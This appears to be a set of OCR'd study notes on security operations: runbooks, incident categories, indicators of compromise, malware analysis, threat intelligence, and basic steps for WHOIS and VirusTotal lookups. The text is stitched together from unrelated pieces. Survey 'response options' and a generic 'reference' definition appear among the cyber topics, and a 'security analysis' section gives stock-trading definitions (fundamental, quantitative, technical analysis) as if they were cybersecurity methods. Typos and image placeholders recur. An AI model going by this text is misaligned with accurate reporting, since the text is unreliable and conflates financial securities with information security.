Runbooks could also be used for regular maintenance of IT systems and applications. For example, a runbook can outline common tasks such as creating database backups or updating access permissions.

A runbook can also be either:

Manual: Step-by-step instructions followed by the operator

Semi-Automated: A combination of operator-followed steps with automated steps

Fully-Automated: All steps are automated and require no operator

Once a runbook is created, it should also be constantly updated to ensure it is the most effective solution. Runbooks should always contain the most up-to-date information and account for any new methodologies within a company's operations.

Reference

it is a relationship between objects in which one object designates, or acts as a means by which to connect to or link to, another object. The first object in this relation is said to *refer to* the second object. It is called a *name* for the second object.

Response options

Response options are the potential answers that you provide to the people taking your survey. Generally, respondents will be asked to choose a single (or best) response to each question you pose, though certainly it makes sense in some cases to instruct respondents to choose multiple response options.

Incident categories

A security incident is any event related to compromised data resulting from nonexistent or failed protective security measures. In the cybersecurity realm, an information security incident or a cybersecurity incident is a security incident that involves the unauthorized access, use, disclosure, breach, modification or destruction of data.

What Are the Most Common Types of Security Incidents?

Nowadays, the most common types of security incidents are almost entirely relegated to the cyber domain. Using technology to their advantage, cybercriminals will do everything and anything possible for financial gain. Here are some of the most common types of security incidents executed by malicious actors against businesses and organizations:

Unauthorized Access Attacks. ...

- Privilege Escalation Attacks. ...
- Insider Threat Attacks. ...

Phishing Attacks. ...

- Malware Attacks. ...
- Distributed Denial-of-Service (DDoS) Attacks. ...
- Man-in-the-Middle (MitM) Attacks. ...
- Password Attacks.

Unauthorized Access Attacks

This type of security incident involves any unauthorized attempts by a threat actor to access systems or data using an authorized user's account.

Prevention method

1. **Multi-factor authentication-or at least two-factor authentication-for all of your users.**
2. **Encrypting your sensitive corporate data both at rest and in transit using suitable software or hardware technology.**

Privilege Escalation Attacks

This type of security incident occurs when an attacker attempts to gain unauthorized access to an organization's network and then also tries to obtain more privileges using a privilege escalation exploit. With privileged access to your most sensitive information, there's no telling what a cybercriminal might do. However, there are some ways in which you can prevent this type of security incident from occurring.


Insider Threat Attack

Insider threats are malicious (intentional) or accidental (unintentional) threats to your organization's security data. Typically, this type of security incident is attributed to employees, former employees, or third parties including contractors, temporary workers or customers.

How to prevent

First and foremost, you should implement spyware scanning programs, antivirus programs, firewalls, and a rigorous data backup and archiving routine.

A robust security awareness training program should also include routine training sessions to avoid any unintentional security incidents resulting from user error.



Data Analysis

Data analysis is a process of inspecting, cleansing, transforming, and modeling data with the goal of discovering useful information, informing conclusions, and supporting decision-making.[1] Data analysis has multiple facets and approaches, encompassing diverse techniques under a variety of names, and is used in different business, science, and social science domains.[2]

Data vs Intelligence

"Data is distinct pieces of information, usually formatted in a special way".

Data is measured, collected and reported, and analyzed, whereupon it is often visualized using graphs, images or other analysis tools. Raw data ("unprocessed data") may be a collection of numbers or characters before it's been "cleaned" and corrected by researchers.

Data can be generated by:


- Humans
- Machines
- Human-Machine combines.

It can often generated anywhere where any information is generated and stored in structured or unstructured formats.

TypesofData:
Generally data can be classified into two parts:

1. **Categorial** Data:
   In categorical data we see the data which have a defined category, for example:
   - Marital Status
   - Political Party
   - Eye colour
2. **Numerical** Data:
   Numerical data can further be classified into two categories:
   - DiscreteData:
     Discrete data contains the data which have discrete numerical values for example Number of Children, Defects per Hour etc.
   - ContinuousData:
     Continuous data contains the data which have continuous numerical values for example Weight, Voltage etc.

Data processing.



The phases of the intelligence cycle used to convert raw information into actionable intelligence or knowledge are conceptually similar to the phases in data analysis.

Indicators of Compromise (locs)

Indicators of compromise (IOCs) are "pieces of forensic data, such as data found in system log entries or files that identify potentially malicious activity on a system or network." Indicators of compromise aid information security and IT professionals in detecting data breaches, malware infections, or other threat activity.

How to Identify Indicators of Compromise

When an organization is an attack target or victim, the cybercriminal will leave traces of their activity in the system and log files. The threat hunting team will gather this digital forensic data from these files and systems to determine if a security threat or data breach has occurred or is in-process.

Identifying IOCs is a job handled almost exclusively by trained infosec professionals. Often these individuals leverage advanced technology to scan and analyze tremendous amounts of network traffic, as well as isolate suspicious activity.

Why Your Organization Should Monitor for Indicators of Compromise

The ability to detect indicators of compromise is a crucial element of every comprehensive cybersecurity strategy. IOCs can help improve detection accuracy and speed, as well as remediation times. Generally speaking, the earlier an organization can detect an attack, the less impact it will have on the business and the easier it will be to resolve.

Examples of Indicators of Compromise

What are the warning signs that the security team is looking for when investigating cyber threats and attacks? Some indicators of compromise include:

- Unusual inbound and outbound network traffic
- Geographic irregularities, such as traffic from countries or locations where the organization does not have a presence
- Unknown applications within the system
- Unusual activity from administrator or privileged accounts, including requests for additional permissions

Malware analysis

What is Malware Analysis?

Malware Analysis is the practice of determining and analyzing suspicious files on endpoints and within networks using dynamic analysis, static analysis, or full reverse engineering.

or

Malware analysis is the process of understanding the behavior and purpose of a suspicious file or URL. The output of the analysis aids in the detection and mitigation of the potential threat.

What are the benefits of Malware Analysis?


A strong Malware Analysis practice aids in the analysis, detection, and mitigation of potential threats. Malware Analysis can help organizations identify malicious objects used in advanced, targeted, and zero-day attacks

Why is Malware Analysis Important?

Malware Analysis is important because it helps security operations teams rapidly detect and prevent malicious objects from gaining persistence and causing destruction within the organization.

Types of Malware Analysis

There are three main types of Malware Analysis:



1. **Static Analysis** examines the files for signs of malicious intent without executing the program.This form can also call for manual review by an IT professional after the initial examination to conduct further analysis as to how the malware interacts with the system.Static document analysis looks for abnormalities in the file itself, not in how it executes.


2. **Dynamic Analysis** relies on a closed system (known as a sandbox), to launch the malicious program in a secure environment and simply watch to see what it does. The inspection environment simulates an entire host (including the CPU, system memory, and all devices) to continuously observe all the actions malicious objects can take.

3. **Reverse Engineering** malware involves disassembling (and sometimes decompiling) a software program. Through this process, binary instructions are converted to code mnemonics (or higher-level constructs) so that engineers can look at what the program does and what systems it impacts.

Cantacting threat intelligence

What is threat intelligence?

Threat intelligence is the analysis of data using tools and techniques to generate meaningful information about existing or emerging threats targeting the organization that helps mitigate risks. Threat Intelligence helps organizations make faster, more informed security decisions and change their behavior from reactive to proactive to combat the attacks.



The main purpose of threat intelligence is to show organizations the various risks they face from external threats, such as zero-day threats and advanced persistent threats (APTs).

Types of threat intelligence

Cybersecurity threat intelligence is often split into three categories – strategic, tactical, and operational. Let's look at these in turn:

1. Strategic Threat Intelligence: Strategic threat intelligence provides an overview of the organization's threat landscape


2. Tactical Threat Intelligence: Tactical threat intelligence consists of more specific details on threat actors TTP and is mainly for the security team to understand the attack vectors. Intelligence gives those insights on how to build a defence strategy to mitigate those

3. Technical Threat Intelligence: Technical threat intelligence focuses on specific clues or evidence of an attack and creates a base to analyze such attacks. Threat Intelligence analyst scans for the indicator of compromise (IOCs), which includes reported IP addresses, the content of phishing emails, malware samples, and fraudulent URLs.

4. Operational Threat Intelligence: Operational threat intelligence focuses on knowledge about the attacks. It gives detailed insights on factors like nature, motive, timing, and how an attack is carried out.

SECURITY ANALYSIS;

THREE TYPES OF SECURITY ANALYSIS ARE



Fundamental Analysis

Fundamental analysis (FA) refers to the process of studying any security's intrinsic value with the object of making profits while trading in it. The primary purpose of fundamental analysis is to determine whether the security or stock is undervalued or overvalued and thereby make an informed decision to buy, hold, or sell it in order to maximize the potential for gains.

Quantitative Analysis (QA)

Quantitative Analysis is a technique by which an analyst relies on mathematical and statistical calculations, figures, and models to garner specific data.

Quantitative analysts aim to use mathematics to represent a given reality or predict an outcome.

Technical analysis

Technical analysis is a trading discipline employed to evaluate investments and identify trading opportunities by analyzing statistical trends gathered from trading activity, such as price movement and volume.

Analysis tool Anomaly,domaintools,whois,virustotal


Anomaly - detection is a step-in data mining that identifies data points, events, and/or observations that deviate from a dataset's normal behaviour.

Domain tools -is a leading provider of Whois and other DNS profile data for threat intelligence enrichment. It is a part of the Datacenter Group (DCL Group SA). DomainTools data helps security analysts investigate malicious activity on their networks.

DomainTools, LLC is a Seattle, Washington based American company that provides DNS research tools that use a database of domain name, IP address, and WHOIS data. These tools are used for brand protection, domain monitoring, domain valuation, and cybercrime investigation.

DomainTools

http://www.domaintools.com




WhoIS- WHOIS is a query and response protocol that is widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block or an autonomous system, but is

also used for a wider range of other information

STEPS

1.Open whois using link https://www.whois.com

2.Enter ipaddress or any domain name – PRESS ENTER KEY



3.final output


```
OrgName:        Internet Assigned Numbers Authority
OrgId:          IANA
Address:        12025 Waterfront Drive
Address:        Suite 300
City:           Los Angeles
StateProv:      CA
PostalCode:     90292
Country:        US
RegDate:
Updated:        2012-08-31
Ref:            https://rdap.arin.net/registry/entity/IANA

OrgAbuseHandle: IANA-IP-ARIN
OrgAbuseName:   ICANN
OrgAbusePhone:  +1-310-301-5820
OrgAbuseEmail:  abuse@iana.org
OrgAbuseRef:    https://rdap.arin.net/registry/entity/IANA-IP-ARIN

OrgTechHandle: IANA-IP-ARIN
OrgTechName:   ICANN
OrgTechPhone:  +1-310-301-5820
OrgTechEmail:  abuse@iana.org
OrgTechRef:    https://rdap.arin.net/registry/entity/IANA-IP-ARIN

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
```

Virustotal


Virus total-is a service that analyzes suspicious files and facilitates real-time detection of viruses, worms, trojans, and malware content.

Steps

1.Open virus total tool using thishttps://www.virustotal.com/gui/home/upload
2.upload file



3.final output



Passive DNS

Passive DNS is a means to store Domain Name System (DNS) data. It was built specifically to help security analysts and researchers use previous details from DNS records to uncover events and incidents related to their investigations in hopes of mapping out malicious infrastructures.

How Does Passive DNS Work?

Each time you type a domain name into your browser's input field to access a website, your request gets sent to a DNS server. You probably know that computers can only understand numerical data, which doesn't include a domain name like google[.]com.

Dynamic file analysis

Dynamic File Analysis is **a tool which allows a suspected file to be launched in a virtual machine**, such as a malware analysis environment, and get the report based on what it does. The file is graded on what it does upon execution, rather than relying on signatures for identification of threats.